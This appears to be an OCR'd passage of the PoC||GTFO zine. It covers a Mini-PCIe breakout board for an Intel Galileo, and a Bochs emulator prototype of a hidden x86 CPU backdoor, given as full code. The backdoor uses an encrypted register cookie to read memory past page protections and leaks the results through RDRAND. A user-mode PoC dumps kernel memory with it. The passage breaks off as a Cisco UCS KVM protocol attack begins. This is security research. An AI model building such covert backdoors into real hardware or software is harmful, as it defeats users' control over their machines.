
7 A Breakout Board for Mini-PCIe; or, My Intel Galileo has less RAM than its Video Card!

by Joe FitzPatrick

Dear Acolytes of Electricity, let us spend a moment remembering the daily struggles from a time before enlightenment. For let us not forget that there was a time that even the most modest system upgrade required a screwdriver. And let us recall the dark moments when we were alone with DIP switches, not knowing what to set or where to seek divine guidance.

Alas, device enumeration has come and we are saved. An I for an O is not longer the rule of the land, but devices now merely ask and they shall receive. The bounty of interrupts and fruitfulness of MMIO are gifts granted upon enumeration, a baptism into a new order of hardware that Just Works.


Beware, friends. There are those that would have us believe that life is not easy. For we may still find need to open cases with screwdrivers, align cards in slots, and insert cables with retention clips. But this is merely a ruse! Deep down inside, it is new and enlightened, but still lives and acts as it has since the unenlightened times. Verily I tell you: there is a better way. Let us liberate this hardware!





7.1 PCIe is as easy as USB

USB is great. We can plug stuff in, and it just works. If we need more ports, we can use a hub. Down below there's differential signaling. There's automatic speed negotiation. At the higher layers there are standardized structures that report all the INs and OUTs of the device. And these help software know exactly which drivers to load when the device is attached and identified.

PCIe is more similar than you might imagine. You plug stuff in and it just works, though it sometimes requires a shutdown. If you need more slots, you can use a switch. There's differential signaling automatic detection, and automatic speed







and width negotiation. Standardized structures report the details of the device, and allow software to know exactly which drivers to load.

The PCI SIG actually did a pretty darn good job with PCIe. They made it so that even if you screw everything up with your hardware design, it'll still probably work. Which also means we can screw around with it, hack things together and it'll still probably work too.

I have a divine vision I would like to share. I believe with all of my soul that, as long as we can get a couple wires hooked up properly, we can bring any PCIe host and PCIe device together.

Before you all tell me to GTFO, I'll get on with the PoC. Galileo is a board with a 400 MHz Pentium-class processor that has been kluged into an Arduino form factor. It has a MiniPCIe slot on the bottom which is *supposed* to only be used for Wifi adapters. But if I just stuck to what I was supposed to do I'd still be flashing LEDs and saving my graphics cards for real computers.

7.2 An Incongruous Fornication of Hardware

So, the PoC is to get this Arduino working with a Geforce GTX 650 Ti Boost. Because a 1.1 GHz, 768-core gpu with 2 GB of memory is a good mate to a 400 MHz single core CPU. First we'll talk hardware, then we'll gloss over the software.

We've got a PCIe 3.0 x16 device—sixteen TX pairs and sixteen RX pairs that run up to 8 GHz on a 164 pin connector. When the device first connects, the physical layer figures out how wide the link is and scales it down as necessary. In addition, the link starts at PCIe 1.0 speeds of 2.5 GHz and only 'retrains' to a higher speed if both ends support and the error rate stays low. Even at 2.5 GHz, we can do a crappy job wiring it and our data rate might suck—but thanks to fancy protocols and error detection it will probably still work.

So really, we only need four wires—two for TX and two for RX. Many devices work fine without a reference clock, but we'll throw in those extra 2 pins for good measure. The Galileo board has a MiniPCIe slot, and we've got a full size PCIe card that's five times the size of and twenty times the weight of the Galileo itself. We need some way of cabling them together.

The PCI SIG actually defines external cables for PCIe, but they're really expensive. Let's brainstorm. We need a cheap cable that can carry two 2.5 GHz pairs and one 100 MHz clock pair. hmm. USB 3 cables! So, I threw together a couple boards—one to plug in the MiniPCIe slot, the other to plug the graphics card into, and USB 3 sockets to connect them. The slot-end board also has a 12 V/5 V power header and voltage regulator—MiniPCIe only supplies a little juice at 3.3 V while PCIe requires 12 V and 3.3 V. Pirate the board files by unzipping this PDF.[10] You can get premade PCIe extenders/adapters like these on eBay or elsewhere, but what's the fun in that?

[10] `git clone https://github.com/securelyfitz/PEXternalizer`

```
root@clanton:~# lspci -k
00:00.0 Class 0600: 8086:0958 intel_qrk_sb
00:14.0 Class 0805: 8086:08a7 sdhci-pci
00:14.1 Class 0700: 8086:0936 serial
00:14.2 Class 0c03: 8086:0939
00:14.3 Class 0c03: 8086:0939 ehci-pci
00:14.4 Class 0c03: 8086:093a ohci_hcd
00:14.5 Class 0700: 8086:0936 serial
00:14.6 Class 0200: 8086:0937 stmmaceth
00:14.7 Class 0200: 8086:0937
00:15.0 Class 0c80: 8086:0935
00:15.1 Class 0c80: 8086:0935
00:15.2 Class 0c80: 8086:0934
00:17.0 Class 0604: 8086:11c3 pcieport
00:17.1 Class 0604: 8086:11c4 pcieport
00:1f.0 Class 0601: 8086:095e lpc_sch
01:00.0 Class 0300: 10de:11c2 nouveau
01:00.1 Class 0403: 10de:0e0b
```

So, plug everything in, attach an external power supply to the graphics card, power it up, and... nothing. Or so it would seem. But, we've got a serial console on the Galileo, so we can check it out by running `lspci`.

And there we have it! An Nvidia `0x10de` standing out in a sea of Intel `0x8086`. Our graphics card is connected, enumerated, and waiting for drivers.

7.3 Solemnization through Software


On a normal desktop, the BIOS starts up, runs the video BIOS that initializes the display, and gets on with things. But this is supposed to be a tiny embedded system. While it does boot via EFI, it doesn't run video BIOS or any option ROMs. We'll have to that by hand.

There's already great instructions by Sergey Kiselev on how to build your own Linux for Galileo available.[11] I mostly followed those to get a standard install working, but I had to make two changes between steps 7 and 8 of Kiselev's tutorial. We need to add all the X11 related packages, and we need to enable nouveau, the open-source Nvidia drivers, in our kernel configuration.

```
7.1. Add ``x11'' to the DISTRO\_FEATURES line in
meta-clanton\_vxxxx/meta-clanton-distro/conf/distro/clanton-tiny.conf
7.2. Configure the kernel by running ``bitbake linux-yocto-clanton -c
menuconfig'' and enabling nouveau under drivers->graphics->nouveau
```

Copy the resulting files to a MicroSD card, pop it in your Galileo, and you are a `modprobe nouveau && startx` away from what might be the most inefficient way to drive a display ever devised. Of course, there's no window manager or input devices yet configured, so you can't do much, but that's just a software problem, right?

[11] `http://www.malinov.com/Home/sergey-s-blog/intelgalileo-buildinglinuximage`


3.3V1
PCI-E1XCONN
C3
X2
100uF
U$2
USB3FLAT
C1
100UF
1000P
22-23-2041
PEXternalizer 0.9
USB3FLAT
U$1
PEXternalizer 0.9
PEXternalizer Mini 0.9
Mini PciE eXternalizer
https://github.com/
securelyfitz/PEXternalizer
PEXternalizer Mini 0.9
USB3FLAT
U$2
1
15
17
51

8 Prototyping a generic x86 backdoor in Bochs; or, I'll see your RDRAND backdoor and raise you a covert channel!

by Matilda

Inspired by Taylor Hornby's article in PoC||GTFO 3:6 about a way to backdoor RDRAND, I designed and prototyped a general backdoor for an x86 CPU that, without knowing a 128 bit AES key, can only be proven to exist by reverse-engineering the die of the CPU.

In order to have a functioning backdoor we need several things. We need a context in which to execute backdoor code and ways to communicate with the backdoor code. The first one is easy to solve. If we are able to create new hardware on the CPU die, we can add an additional processor on it with a bit of memory and have it be totally independent from any of the code that the x86 CPU executes. Let's call this or its Bochs emulation an Ubervisor.

We store the state for the ubervisor in an appropriately-named structure.

```
    struct {
2       /* data to be encrypted */
        uint8_t evilbyte=0xff;
4       uint8_t evilstatus=0xff;
        /* counter for output covert channel */
6       uint64_t counter = 0;      /* incremented by 1 each time RDRAND
                                      is called */
8       uint64_t i_counter = 0;    /* each time we enter ADD_GqEqR we evaluate
                                      ((RAX << 64) | RBX) ^ AES_k(i_counter)
10                                    and if it gives us the magic number we end
                                      up incrementing i_counter twice (to generate
12                                    256 bits of keystream, as we read 4 64 bit
                                      regs). If we do not get the magic number,
14                                    we *do not* increment i_counter. this allows
                                      us to remain in synchronization */
16      /* key */
        uint8_t aes_key [17] = "YELLOW SUBMARINE";
18
        /* output status is 0 if we need to output the high half of the
20         block, or 1 if we need to output the low half (and then increment the
           counter afterwards, of course) */
22      uint8_t out_stat = 0;
    } evil;
```

Communicating with the backdoor is harder. We need to find out how to pass data from user mode x86 code to the ubervisor. No code running on the CPU—whether in user mode, kernel mode, or even SMM mode—should be able to determine if the CPU is backdoored.

8.1 Data exfiltration using RDRAND as a covert channel.

Let's first focus on communication from the ubervisor to user mode x86 code.

An obvious choice to sneak data from the ubervisor to user mode x86 code is using RDRAND. There is no way, besides reverse engineering the circuits implementing RDRAND, to tell whether the output of RDRAND is acting as a covert channel. All other instructions may be comparable to legitimate known-good reference CPU values against a possibly-backdoored CPU, where all registers and memory are checked after each instruction. RDRAND being non-deterministic by nature, it is not possible to perform the same differential analysis to detect backdoors without reverting to more costly techniques, such as timing analysis.

Our implementation of an RDRAND covert channel goes in the Bochs function `BX_CPU_C::RDRAND_Eq(bxInstruction_c *i)`.

```
Bit64u val_64 = 0;
uint8_t ibuf [16];
/* input buffer is organized like this:
   8 bytes -- counter
   6 bytes of padding
   1 byte -- evilstatus
   1 byte -- evilbyte */
uint8_t obuf [16];
AES_KEY keyctx;

AES_set_encrypt_key(BX_CPU_THIS_PTR evil.aes_key, 128, &keyctx);

memcpy(ibuf,             &(BX_CPU_THIS_PTR evil.counter),    8);
memset(ibuf + 8,         0xfe,                               6);
memcpy(ibuf + 8 + 6,     &(BX_CPU_THIS_PTR evil.evilstatus), 1);
memcpy(ibuf + 8 + 6 + 1, &(BX_CPU_THIS_PTR evil.evilbyte),   1);

AES_encrypt(ibuf, obuf, &keyctx);

if (BX_CPU_THIS_PTR evil.out_stat == 0) {   /* output high half */
    memcpy(&val_64, obuf, 8);
    BX_CPU_THIS_PTR evil.out_stat = 1;
} else {                                    /* output low half */
    memcpy(&val_64, obuf + 8, 8);
    BX_CPU_THIS_PTR evil.out_stat = 0;
    BX_CPU_THIS_PTR evil.counter++;
}

BX_WRITE_64BIT_REG(i->dst(), val_64);
```

Note that the output of RDRAND in the above code is $AES_k(nonce \| counter)$, where we encode the data we wish to exfiltrate *in the nonce*. The 64-bit counter is there just to make the output look random to anyone who does not know the key. Unlike the standard uses of the counter mode, there is no xor-with-keystream involved in our exfiltration at all; what we do is equivalent to using the CTR mode for encrypting a plaintext of all zeros while transmitting actual data through the nonces.

The reason for this tweak is synchronization. Legitimate code may call RDRAND any number of times between our own invocations. If we used the CTR mode to generate a keystream to XOR with the data we exfiltrated, we would not be able to deduce the offset within the keystream given RDRAND values from two sequential calls. With our nonce-based method, we suffer from no synchronization issues and retain all security properties of the CTR mode.

Unless the counter overflows, the output of this version of RDRAND cannot be distinguished from random data unless you know the AES key. Overflows can be avoided by incrementing the key just before the counter overflows.

All we need now is to receive data from this covert channel as the output of two consecutive RDRAND executions. In the rare case that the OS preempts us between the two RDRAND instructions to run RDRAND for itself or another process, we need to try executing the two RDRANDs again. In practice, this form of interruption has not been observed.

8.2 Data Infiltration to the Ubervisor

We now need to find a way for user mode x86 code to communicate data *to* the ubervisor while keeping it impossible to detect it is doing so. First, we need to encrypt all the data we send to the ubervisor. Second, we need a way to signal to the ubervisor that we would like to send it data.

I decided to hook the `ADD_EqGqM` function, which is called when an ADD operation on two 64 bit general registers is decoded. In order to signal to the ubervisor that there is valid encrypted data in the registers, we

put an encrypted magic cookie in RAX and RBX and test for it each time the hooked instruction is decoded. If the magic cookie is found in RAX/RBX, we extract the encrypted data from RCX/RDX.

We encrypt the data with AES in counter mode, using a different counter than is used for the RDRAND exfiltration. Again, we have a synchronization issue: how can we make sure we always know where the ubervisor's counter is? We resolve this by having the counter increment only when we see a valid magic cookie and, of course, for each 128-bit chunk of keystream we generate afterwards (used to decrypt the data we are sending to the ubervisor). That way, the ubervisor's counter is always known to us, regardless of how many times the hooked instruction is executed.

Note that CTR mode is malleable. If this were a production system, I would include a MAC and store the MAC result in an additional register pair.

Here is the backdoored `ADD_GqEqR` function:

```
BX_INSF_TYPE BX_CPP_AttrRegparmN(1) BX_CPU_C::ADD_GqEqR(bxInstruction_c *i)
{
    Bit64u op1_64, op2_64, sum_64;
    uint8_t error = 1;
    uint8_t data = 0xcc;
    uint8_t keystream [16];

    op1_64 = BX_READ_64BIT_REG(i->dst());
    op2_64 = BX_READ_64BIT_REG(i->src());
    sum_64 = op1_64 + op2_64;

    /* Ubercall calling convention:
    authentication:
    RAX = 0x99a0086fba28dfd1
    RBX = 0xe2dd84b5c9688a03

    arguments:
    RCX = ubercall number
    RDX = argument 1 (usually an address)
    RSI = argument 2 (usually a value)

    testing only:
    RDI = return value
    RBP = error indicator (1 iff an error occurred)
    ^^^^^ testing only ^^^^^

    ubercall numbers:
    RCX = 0xabadbabe00000001 is PEEK to a virtual address
    return *(uint8_t *) RDX
    RCX = 0xabadbabe00000002 is POKE to a virtual address
     *(uint8_t *) RDX = RSI
     if the page table walk fails, we don't generate any kind of fault or
     exception, we just write 1 to the error indicator field.

     the page table that is used is the one that is used when the current
     process accesses memory

     RCX = 0xabadbabe00000003 is PEEK to a physical address
     return *(uint8_t *) RDX
     RCX = 0xabadbabe00000004 is POKE to a physical address
     *(uint8_t *) RDX = RSI

     (we only read/write 1 byte at a time because anything else could
     involve alignment issues and/or access that cross page boundaries)
     */

    ctr_output(keystream);
    if (     ((RAX ^ *((uint64_t *) keystream)) == 0x99a0086fba28dfd1)
         && ((RBX ^ *((uint64_t *) keystream + 1)) == 0xe2dd84b5c9688a03)) {
        // we have a valid ubercall, let's do this texas-style
        printf("COUNTER = %016lX\n", BX_CPU_THIS_PTR evil.i_counter);
```

```
        printf("entered ubercall! RAX = %016lX RBX = %016lX RCX = %016lX RDX = %016lX\n",
53              RAX, RBX, RCX, RDX);
        BX_CPU_THIS_PTR evil.i_counter++;
55      ctr_output(keystream);
        BX_CPU_THIS_PTR evil.i_counter++;
57
        switch (RCX ^ *((uint64_t *) keystream)) {
59          case 0xabadbabe00000001: // peek, virtual
                access_read_linear_nofail(RDX ^ *((uint64_t *) keystream + 1),
61                                          1, 0, BX_READ, (void *) &data, &error);
                BX_CPU_THIS_PTR evil.evilbyte = data;
63              BX_CPU_THIS_PTR evil.evilstatus = error;
                break;
65      }
        BX_CPU_THIS_PTR evil.out_stat = 0; /* we start at the hi half of the
67                                            output block now */
    }
69
    BX_WRITE_64BIT_REG(i->dst(), sum_64);
71
    SET_FLAGS_OSZAPC_ADD_64(op1_64, op2_64, sum_64);
73
    BX_NEXT_INSTR(i);
75 }

77 void BX_CPU_C::ctr_output(uint8_t *out) {
    uint8_t ibuf[16];
79
    AES_KEY keyctx;
81  AES_set_encrypt_key(BX_CPU_THIS_PTR evil.aes_key, 128, &keyctx);

83  memset(ibuf, 0xef, 16);
    memcpy(ibuf, &(BX_CPU_THIS_PTR evil.i_counter), 8);
85  AES_encrypt(ibuf, out, &keyctx);
}
```

8.3 Fun things to do in Ring -4

Now that we have ways to get data in and out of the ubervisor, we need to consider what exactly can be done within the ubervisor. In the general case, we create a bit of memory space and register space for our ubervisor and have ubercalls that allow reading and writing from the ubervisor's memory space as well as starting and stopping the ubervisor execution to load and execute arbitrary code isolated from the x86 core.

For sake of simplicity, I just implemented one ubercall which reads a byte from the specified virtual address and returns it via the RDRAND covert channel. This is done by ignoring all memory protection mechanisms. I needed to make copies of all the functions involved in converting a long mode virtual address into a physical address and strip out any code that changes the state of the CPU, including anything which adds entries to the TLB or causes exceptions or faults.

This is what the function called `access_read_linear_nofail` does.

```
/* implementations of byte-at-a-time virtual read/writes for long mode that
2     never cause faults/exceptions and maybe do not affect TLB content */

4 #define NEED_CPU_REG_SHORTCUTS 1
  #include "bochs.h"
6 #include "cpu.h"
  #define LOG_THIS BX_CPU_THIS_PTR
8 #define BX_CR3_PAGING_MASK     (BX_CONST64(0x000ffffffffff000))
  #define PAGE_DIRECTORY_NX_BIT (BX_CONST64(0x8000000000000000))
10 #define BX_PAGING_PHY_ADDRESS_RESERVED_BITS \
```

```
                (BX_PHY_ADDRESS_RESERVED_BITS & BX_CONST64(0xfffffffffffff))
#define PAGING_PAE_RESERVED_BITS (BX_PAGING_PHY_ADDRESS_RESERVED_BITS)
#define BX_LEVEL_PML4  3
#define BX_LEVEL_PDPTE 2
#define BX_LEVEL_PDE   1
#define BX_LEVEL_PTE   0

// keep it 4 letters
static const char *bx_paging_level[4] = { "PTE", "PDE", "PDPE", "PML4" };

Bit8u BX_CPP_AttrRegparmN(2)
BX_CPU_C::read_virtual_byte_64_nofail(unsigned s, Bit64u offset, uint8_t *error)
{
    Bit8u data;
    Bit64u laddr = get_laddr64(s, offset); // this is safe

    if (! IsCanonical(laddr)) {
        *error = 1;
        return 0;
    }

    access_read_linear_nofail(laddr, 1, 0, BX_READ, (void *) &data, error);
    return data;
}

int BX_CPU_C::access_read_linear_nofail(bx_address laddr, unsigned len,
                                        unsigned curr_pl, unsigned xlate_rw,
                                        void *data, uint8_t *error)
{
    Bit32u combined_access = 0x06;
    Bit32u lpf_mask = 0xfff; // 4K pages
    bx_phy_address paddress, ppf, poffset = PAGE_OFFSET(laddr);

    paddress = translate_linear_long_mode_nofail(laddr, error);
    paddress = A20ADDR(paddress);
    if (*error == 1) {
        return 0;
    }
    access_read_physical(paddress, len, data);

    return 0;
}


bx_phy_address BX_CPU_C::translate_linear_long_mode_nofail(bx_address laddr, uint8_t *error)
{
    bx_phy_address entry_addr[4];
    bx_phy_address ppf = BX_CPU_THIS_PTR cr3 & BX_CR3_PAGING_MASK;
    Bit64u entry[4];
    bx_bool nx_fault = 0;
    int leaf;

    Bit64u offset_mask = BX_CONST64(0x0000ffffffffffff);

    Bit64u reserved = PAGING_PAE_RESERVED_BITS;
    if (! BX_CPU_THIS_PTR efer.get_NXE())
        reserved |= PAGE_DIRECTORY_NX_BIT;

    for (leaf = BX_LEVEL_PML4;; --leaf) {
        entry_addr[leaf] = ppf + ((laddr >> (9 + 9*leaf)) & 0xff8);

        access_read_physical(entry_addr[leaf], 8, &entry[leaf]);
        BX_NOTIFY_PHY_MEMORY_ACCESS(entry_addr[leaf], 8, BX_READ, (BX_PTE_ACCESS + leaf),
                                    (Bit8u*)(&entry[leaf]) );
        offset_mask >>= 9;
```

```
76
        Bit64u curr_entry = entry[leaf];
78      int fault = check_entry_PAE(bx_paging_level[leaf], curr_entry,
                                    reserved, 0, &nx_fault);
80      if (fault >= 0) {
            *error = 1;
82          return 0;
        }
84
        ppf = curr_entry & BX_CONST64(0x000ffffffffff000);
86
        if (leaf == BX_LEVEL_PTE) break;
88
        if (curr_entry & 0x80) {
90          if (leaf > (BX_LEVEL_PDE + !!bx_cpuid_support_1g_paging())) {
                BX_DEBUG(("PAE %s: PS bit set !", bx_paging_level[leaf]));
92              *error = 1;
                return 0;
94          }

96          ppf &= BX_CONST64(0x000fffffffffe000);
            if (ppf & offset_mask) {
98              BX_DEBUG(("PAE %s: reserved bit is set: 0x" FMT_ADDRX64,
                          bx_paging_level[leaf], curr_entry));
100             *error = 1;
                return 0;
102         }

104         break;
        }
106 } /* for (leaf = BX_LEVEL_PML4; --leaf) */

108
    *error = 0;
110 return ppf | (laddr & offset_mask);
}
```

Please note that the above code chokes if reading more than one byte, because for simplicity, I have removed all code that deals with alignment issues and reads that span multiple pages.

If we were making an actual CPU with this backdoor mechanism, we would be more devious: instead of commanding a read when we make the ubercall, we would wait until the requested memory address is read by a legitimate process. This is so that the operation is not observable by looking at the activity on the wiring between the CPU and memory. That way, no software *or* hardware observation can reveal the presence of this type of backdoor besides analyzing the CPU die itself.

Note that anything that the CPU can access has to be accessible by this type of backdoor. There is no way to hide your information from this backdoor and still be able to process it with your CPU.

8.4 A PoC to dump kernel memory.

Once we have patched Bochs, we can start up Linux and run the following code to dump an arbitrary range of virtual memory:

```
1 #include <openssl/aes.h>
  #include <stdlib.h>
3 #include <string.h>
  #include <stdint.h>
5 #include <stdio.h>

7 struct ctrctx {
      uint64_t counter;
```

```
    uint8_t aeskey [16];
};

void poke() {
    volatile uint64_t c,d;
    c = 0xaaabadbadbadbeef;
    d = 0xbeefbeefbeefbeef;
    asm volatile("rdrand  %0\n\t"
                 "rdrand  %1": "=r"(c), "=r"(d));
    printf("%016lX", c);
    printf("%016lX\n", d);
}

int main() {
    volatile uint64_t rax;
    volatile uint64_t rbx;
    volatile uint64_t rcx;
    volatile uint64_t rdx;
    uint64_t base, len, i;

    struct ctrctx ctx;
    uint8_t buf [16];

    base = 0xffffffff8105c7e0;
    len = 1024;
    ctx.counter = 0;
    memcpy(ctx.aeskey, "YELLOW SUBMARINE", 16);

    for (i = base; i < base + len; i++) {
        ctr_output(buf, &ctx);

        rax = 0x99a0086fba28dfd1;
        rbx = 0xe2dd84b5c9688a03;
        rcx = 0xabadbabe00000001;
        rdx = i;

        rax ^= *((uint64_t *) buf);
        rbx ^= *((uint64_t *) buf + 1);
        ctx.counter++;
        ctr_output(buf, &ctx);
        rcx ^= *((uint64_t *) buf);
        rdx ^= *((uint64_t *) buf + 1);
        ctx.counter++;

        asm volatile(
            "add %0, %1" : "=a" (rax) : "a" (rax), "b" (rbx), "c" (rcx), "d" (rdx): );

        poke();
    }
}

void ctr_output(uint8_t *output, struct ctrctx *ctx) {
    uint8_t ibuf [16];

    AES_KEY keyctx;
    AES_set_encrypt_key(ctx->aeskey, 128, &keyctx);

    memset(ibuf, 0xef, 16);
    memcpy(ibuf, &(ctx->counter), 8);
    AES_encrypt(ibuf, output, &keyctx);
}
```

In the above code, an output in `peek_output` will generate a memory dump. Look at the last byte in each 16 byte block for the bytes of data.[12]

```
for foo in ‘cat peek_output‘; do echo -n $foo |xxd -r -p | ./qw |
openssl enc -d -aes-128-ecb -nopad -K 59454c4c4f57205355424d4152494e45|xxd >> dump;done}
```

Here are the first few lines of a dump, beginning at `0xffffffff8105c7e0`.

```
0000000: db10 0000 0000 0000 fefe fefe fefe 00c0  ................
0000000: dc10 0000 0000 0000 fefe fefe fefe 00be  ................
0000000: dd10 0000 0000 0000 fefe fefe fefe 009f  ................
0000000: de10 0000 0000 0000 fefe fefe fefe 0000  ................
0000000: df10 0000 0000 0000 fefe fefe fefe 0000  ................
0000000: e010 0000 0000 0000 fefe fefe fefe 0000  ................
0000000: e110 0000 0000 0000 fefe fefe fefe 0048  ...............H
0000000: e210 0000 0000 0000 fefe fefe fefe 00c7  ................
0000000: e310 0000 0000 0000 fefe fefe fefe 00c7  ................
0000000: e410 0000 0000 0000 fefe fefe fefe 00d8  ................
0000000: e510 0000 0000 0000 fefe fefe fefe 002f  .............../
0000000: e610 0000 0000 0000 fefe fefe fefe 006f  ...............o
0000000: e710 0000 0000 0000 fefe fefe fefe 0081  ................
0000000: e810 0000 0000 0000 fefe fefe fefe 00e8  ................
0000000: e910 0000 0000 0000 fefe fefe fefe 000e  ................
0000000: ea10 0000 0000 0000 fefe fefe fefe 00bd  ................
```

Look at the first few bytes starting at `0xffffffff8105c7e0`, which is in the text section of the kernel. Run `./extract-vmlinux` on the `vmlinuz` file and `objdump -d` to extract the code.

If you compare the first few bytes of the dump above with the output of `objdump`, you will find a match!

```
ffffffff8105c7df:       75 c0
ffffffff8105c7e1:       be 9f 00 00 00
ffffffff8105c7e6:       48 c7 c7 d8 2f 6f 81
ffffffff8105c7ed:       e8 0e bd ff ff
```

Note that throughout the execution of this program, all the deterministic register/memory state is *identical* whether or not you run it on a CPU that has this backdoor. Full code is available by unzipping this PDF file.[13]

[12] The `./qw` directive simply swaps endianess on all bytes in each quadword because of how we copied data from the output buffer for AES into the registers.

[13] `git clone https://github.com/matildah/bochsdoor`

9 From Protocol to PoC; or, Your Cisco blade is booting PoC||GTFO.

by Mik

We often see products with network protocols intended to be opaque to us. We suspect that we can do interesting things with it, but where do we start?

This article will guide you from an opaque protocol used by Cisco UCS and some Dell servers for KVM and remote virtual media block device functionality, to a PoC that takes advantage of this protocol's bolt-on security. This protocol has been the subject of Bug IDs CSCtr72949 and CSCtr72964, better knows as CVE-2012-4114 and CVE-2012-4115. But then, who among you, when your son hungers for a PoC, would give him a CVE?[14]

So we will walk the road to PoC together, working up to a way to replace the CD/DVD that the administrator is exporting with a more fun virtual ISO image, then take the further step of redirecting the inserted USB key via a more open protocol.

While data centers are near-optimal habitats for computers, spending long hours and late nights there can be quite uncomfortable for humans. To alleviate this problem, most server systems incorporate a BMC management console that provides remote keyboard, mouse, video and virtual media—generally emulating a USB keyboard, mouse, DVD-ROM and removable disk, while also intercepting video output.

My journey down this road started when a prompt from my Cisco blade popped up. It turned out that while keyboard and mouse sessions could do TLS, the video or virtual media interfaces could not. This told me not only that the most dangerous interface to my systems was insecure, but also the TLS support was bolted-on and thus it wasn't hard to trick a user who didn't read the prompt text carefully.

While much fun could be had intercepting the keyboard and video streams, the importance of securing block device access seemed to be overlooked by those filling in the CVSS score form, so I took it upon myself to prepare a demonstration.

In order to do this, we need to understand the protocol, so let us link arms and take a stroll down PoC lane.

9.1 Framing

